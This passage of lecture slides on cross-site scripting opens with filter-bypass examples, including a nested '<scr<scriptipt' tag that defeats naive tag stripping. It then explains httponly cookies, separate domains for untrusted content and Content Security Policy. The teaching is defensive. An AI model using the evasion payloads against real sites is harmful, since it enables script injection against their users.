 - Attempt 1: <script src= "...">
 - src="..."
 - Attempt 2: <scr<scriptipt src="..."</p>
 - <script src="...">
- Filters can't catch persistent XSS attacks (stored XSS) in which the server saves attacker-injected data



XSS Defense

- "httponly" cookies
 - A server can tell a browser that client-side JavaScript should not be able to access a cookie.
 - Server adds the "httponly" token to a "Set-Cookie" HTTP head value.
 - Only a partial defense (attacker can still issue requests that contain a user's cookies (CSRF).
- Privilege separation
 - Use a separate domain for untrusted content
 - Google stores untrusted content in googleusercontent.com (e.g., cached copies of pages, Gmail attachments).



XSS Defense

- Content Security Policy (CSP)
 - Allows a web server to tell the browser which kinds of resources can be loaded, and the allowable origins for those resources.
 - Server specifies one or more headers of the type "Content-Security-Policy".
 - Example: Content-Security-Policy: default-src 'self' *.domain.com
 - Only allow content from the page's domain and its subdomains
 - Server can specify separate policies for where images can come from, where scripts can come from, frames, plugins, etc.
 - CSP also prevents inline JavaScript and JavaScript interface for dynamic JavaScript generation.



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